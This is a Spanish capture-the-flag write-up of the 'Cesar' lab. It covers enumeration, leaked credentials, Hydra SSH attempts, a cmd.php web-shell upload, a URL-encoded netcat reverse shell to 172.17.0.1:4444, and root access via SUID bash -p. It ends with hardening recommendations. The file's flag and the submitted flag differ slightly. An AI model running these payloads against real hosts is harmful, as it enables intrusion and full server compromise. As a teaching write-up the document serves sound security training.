
Codifica o decodifica texto usando el cifrado César clásico con valores de desplazamiento ajustables. Encripta mensajes rotando letras hacia adelante desplazándolas hacia atrás.



▼

SALIDA

Texto plano
pensabas que estaba facil?



CODIFICADOR DECODIFICADOR DE CIFRADO CÉSAR

Codifica o decodifica texto usando el cifrado César clásico con valores de desplazamiento ajustables. Encripta mensajes rotando letras hacia adelante o desencripta desplazándolas hacia atrás.



Esta herramienta procesa todos los datos localmente en su dispositivo.

ENTRADA

Origen

Texto cifrado

Texto cifrado

shqvdedv txh hwded idflo? flhuwr txh qr??

SALIDA

Destino

Texto plano

Texto plano

pensabas que estaba facil? cierto que no??

Imagen 18: Resultado del análisis del mensaje obtenido en shadow.

8. Validación de la base de datos

Se intentó acceder al servicio PostgreSQL utilizando usuarios por defecto como postgres y admin, pero sin éxito. Esto permitió descartar inicialmente la base de datos como vector directo de acceso y obligó a revisar con mayor precisión la naturaleza real del puerto 445.

```
(kali@ kali)-[~/edutek/Cesar]
$ psql -h 172.17.0.2 -U postgres
Password for user postgres:
psql: error: connection to server at "172.17.0.2", port 5432 failed: fe_sendauth: no password supplied

(kali@ kali)-[~/edutek/Cesar]
$ psql -h 172.17.0.2 -U postgres
Password for user postgres:
psql: error: connection to server at "172.17.0.2", port 5432 failed: FATAL: password authentication failed for user "postgres"
connection to server at "172.17.0.2", port 5432 failed: FATAL: password authentication failed for user "postgres"

(kali@ kali)-[~/edutek/Cesar]
$ psql -h 172.17.0.2 -U postgres
Password for user postgres:
psql: error: connection to server at "172.17.0.2", port 5432 failed: FATAL: password authentication failed for user "postgres"
connection to server at "172.17.0.2", port 5432 failed: FATAL: password authentication failed for user "postgres"

(kali@ kali)-[~/edutek/Cesar]
```

Imagen 19: Intentos de acceso a PostgreSQL con credenciales por defecto sin éxito.

9. Reinterpretación del puerto 445

Tras una validación más precisa se confirmó que el puerto 445 no correspondía a SMB, sino a otro servicio web basado en Apache. Esta corrección fue crítica, ya que redefinió la línea de ataque y abrió una nueva superficie que no había sido explotada adecuadamente en el reconocimiento inicial.

```
(kali@kali)-[/usr/share/wordlists/dirbuster]
$ nmap -sV -p445 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-26 00:01 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000033s latency).

PORT      STATE SERVICE VERSION
445/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

 Imagen 20: Confirmación de que el puerto 445 corresponde a un servicio web Apache y no SMB.

10. Enumeración web en el puerto 445

Se ejecutó fuzzing específico sobre el puerto 445 para enumerar información adicional. El proceso devolvió una nueva lista de directorios que ampliaron significativamente la superficie de análisis.

```
(kali@kali)-[/usr/share/wordlists/dirbuster]
$ gobuster dir -u http://172.17.0.2:445 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2:445
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,old,zip,log,swp,html,php,bak,tar,gz
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 3193]
/login.php (Status: 200) [Size: 1155]
/downloads (Status: 301) [Size: 317] [--> http://172.17.0.2:445/downloads/]
/docs (Status: 301) [Size: 312] [--> http://172.17.0.2:445/docs/]
/uploads (Status: 301) [Size: 315] [--> http://172.17.0.2:445/uploads/]
/reports (Status: 301) [Size: 315] [--> http://172.17.0.2:445/reports/]
/assets (Status: 301) [Size: 314] [--> http://172.17.0.2:445/assets/]
/database (Status: 301) [Size: 316] [--> http://172.17.0.2:445/database/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/config (Status: 301) [Size: 314] [--> http://172.17.0.2:445/config/]
/backup (Status: 301) [Size: 314] [--> http://172.17.0.2:445/backup/]
/administration (Status: 301) [Size: 322] [--> http://172.17.0.2:445/administration/]
/logs (Status: 301) [Size: 312] [--> http://172.17.0.2:445/logs/]
/dashboard.php (Status: 302) [Size: 0] [--> login.php]
/server-status (Status: 403) [Size: 276]
Progress: 2426138 / 2426138 (100.00%)
=====
Finished
```

 Imagen 21: Fuzzing sobre el puerto 445 y directorios obtenidos.

11. Hallazgo de credenciales en database/query

Dentro del directorio database se encontró un archivo query que contenía una lista de usuarios y contraseñas. Durante el análisis se identificó que dos contraseñas estaban codificadas en Base64, por lo que se decodificaron para tener una visión clara del material de autenticación disponible.





 Imagen 22: Acceso al directorio database, revisión del archivo query y decodificación de contraseñas en Base64.

12. Pruebas de autenticación por SSH

Con la información recuperada se crearon archivos de usuarios y contraseñas para probar autenticación por SSH mediante Hydra. No obstante, los intentos no generaron acceso exitoso, lo que obligó a seguir explorando la aplicación del puerto 445 como vector principal.

```

(kali@ kali)-[~/edutek/Cesar]
$ ls
cesar  nmap_scan  pass.txt  users.txt

(kali@ kali)-[~/edutek/Cesar]
$ cat users.txt
linux_tux
rms_free
tim_www
woz_apple
ada_algo
hopper_code
elon_x
satya_ms
sundar_g
zuck_meta

(kali@ kali)-[~/edutek/Cesar]
$ cat pass.txt
Linux#2025*secure
Fr33d0m!Code_99
Web$Inventor_88!
Appl3#W0z_77
Alg0rithm!1843#
C0b0l#Pioneer_65
Sp@ceX#2025!
M!cro$0ft#Lead_2025
G00gle#Vision_2025
M3ta#Connect_2025!

```

```

(kali@ kali)-[~/edutek/Cesar]
$ hydra -L users.txt -P pass.txt -t 4 -f -vv 172.17.0.2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-29 21:36:08
[DATA] max 4 tasks per 1 server, overall 4 tasks, 121 login tries (1:11/p:11), ~31 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://linux_tux@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "Linux#2025*secure" - 1 of 121 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "Fr33d0m!Code_99" - 2 of 121 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "Web$Inventor_88!" - 3 of 121 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "Appl3#W0z_77" - 4 of 121 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "Alg0rithm!1843#" - 5 of 121 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "C0b0l#Pioneer_65" - 6 of 121 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "Sp@ceX#2025!" - 7 of 121 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "M!cro$0ft#Lead_2025" - 8 of 121 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "G00gle#Vision_2025" - 9 of 121 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "M3ta#Connect_2025!" - 10 of 121 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "linux_tux" - pass "" - 11 of 121 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "Linux#2025*secure" - 12 of 121 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "Fr33d0m!Code_99" - 13 of 121 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "Web$Inventor_88!" - 14 of 121 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "Appl3#W0z_77" - 15 of 121 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "Alg0rithm!1843#" - 16 of 121 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "C0b0l#Pioneer_65" - 17 of 121 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "Sp@ceX#2025!" - 18 of 121 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "M!cro$0ft#Lead_2025" - 19 of 121 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "G00gle#Vision_2025" - 20 of 121 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "M3ta#Connect_2025!" - 21 of 121 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "rms_free" - pass "" - 22 of 121 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "tim_www" - pass "Linux#2025*secure" - 23 of 121 [child 3] (0/0)

```

 Imagen 23: Preparación de archivos de usuarios y passwords e intento de Hydra por SSH sin éxito.

13. Acceso autenticado y carga de archivos

Al ingresar a la aplicación web del puerto 445 se logró autenticación con el usuario linux_tux. Una vez dentro se visualizó una funcionalidad de carga de archivos hacia el directorio uploads, abriendo una oportunidad clara de ejecución remota de comandos mediante archivo malicioso.





 Imagen 24: Inicio de sesión en la web del puerto 445 con el usuario linux_tux y visualización del módulo de subida de archivos.

14. Ejecución remota de comandos

Aprovechando la capacidad de carga, se construyó un archivo cmd.php para ejecutar comandos en el servidor. El archivo fue subido correctamente y posteriormente se confirmó la ejecución del comando whoami, obteniendo como resultado el usuario www-data.




 Imagen 25: Creación del archivo cmd.php para lograr ejecución remota.




Imagen 26: Carga exitosa del archivo vía web.




Imagen 27: Confirmación de RCE mediante whoami con resultado www-data.

15. Reverse shell

Con la ejecución remota validada, se preparó un listener en Kali sobre el puerto 4444 para recibir una reverse shell. La conexión se estableció con éxito y el prompt fue estabilizado para facilitar la interacción y la posterior enumeración interna.





Imagen 28: Listener Netcat en Kali sobre el puerto 4444.

"http://172.17.0.2:445/uploads/cmd.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%20%3E%261%7Cnc%20172.17.0.1%204444%20%3E%2Ftmp%2Ff"



📌 Imagen 29: Reverse shell obtenida y prompt estabilizado exitosamente.

↑ 16. Escalada de privilegios

Una vez dentro del sistema, se listaron los binarios disponibles y se identificó bash como un binario útil para la elevación. Al ejecutarlo con la opción -p se obtuvo acceso como root, completando así la escalada de privilegios y el control total del host.

Impacto del compromiso

Dimensión	Evidencia	Resultado
Confidencialidad	Acceso a aplicación, archivos y sistema	Exposición de información interna
Integridad	Ejecución de comandos y subida de archivos	Capacidad de alterar el servidor
Disponibilidad	Control del sistema tras acceso root	Riesgo operativo crítico
Control	Shell privilegiada como root	Compromiso total del host

```

bash-5.1$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/more
/usr/bin/find
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/bash
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/less
/usr/bin/vim.basic
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
bash-5.1$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
bash-5.1$

bash-5.1$ sudo -l
sudo -l
bash: sudo: command not found
bash-5.1$ /usr/bin/bash -p
/usr/bin/bash -p
bash-5.1#

bash-5.1# whoami
whoami
root

```

 Imagen 30: Enumeración de binarios, uso de bash -p y acceso root.

17. Obtención y validación de la FLAG


Con privilegios elevados se localizó la FLAG de manera exitosa. Finalmente, la bandera fue ingresada en el laboratorio, confirmando la resolución completa del reto y cerrando la trazabilidad del compromiso.

```

bash-5.1# ls
ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
bash-5.1# cd root
cd root
bash-5.1# ls
ls
flag.txt
bash-5.1# cat flag.txt
cat flag.txt
rlNoceR
bash-5.1#

```

 Imagen 31: Búsqueda y visualización exitosa de la FLAG.



```
WHOAMI-LABS.COM
Bienvenido a WHOAMI-LABS.COM. Laboratorio: CESAR.
Verificando instancias previas...
Tu laboratorio está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2
Ingresa la flag: r1Noc3R
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```

 Imagen 32: Pegado de la FLAG y finalización exitosa del laboratorio.

18. Análisis de ciberseguridad

La máquina Cesar muestra una cadena de ataque basada en múltiples superficies expuestas, presencia de pistas falsas, mala separación entre funcionalidades web y un mecanismo de carga de archivos explotable que deriva en ejecución remota de comandos. El compromiso final fue posible por la combinación de debilidades de diseño, validación insuficiente del contenido subido y disponibilidad de un binario apto para escalación local.

Hallazgos clave

- Existencia de dos superficies web que obligan a validar correctamente cada servicio expuesto.
- Uso de contenido temático del cifrado César como parte del engaño del laboratorio.
- Presencia de credenciales y material sensible accesible desde directorios web enumerables.
- Módulo de carga de archivos vulnerable que habilita ejecución remota de comandos.
- Escalada local a root mediante abuso de binario disponible en el sistema.

19. Recomendaciones

- Separar correctamente servicios y revisar exposición innecesaria de puertos.
- Eliminar directorios sensibles accesibles desde la web y endurecer la enumeración de contenido.
- Proteger credenciales y evitar publicar archivos o consultas con usuarios y contraseñas.
- Validar estrictamente tipos de archivo y ejecutar controles seguros en módulos de upload.
- Reducir binarios con capacidad de escalación y aplicar mínimo privilegio en el host.
- Fortalecer monitoreo de cargas web, ejecución remota y conexiones salientes anómalas.

20. Cierre técnico

El CTF Cesar permitió documentar una ruta completa de compromiso desde la enumeración inicial hasta la obtención de acceso root. El informe mantiene el estilo histórico de documentación profesional, con estructura visual, análisis técnico y enfoque orientado a ciberseguridad.

— Fin del informe —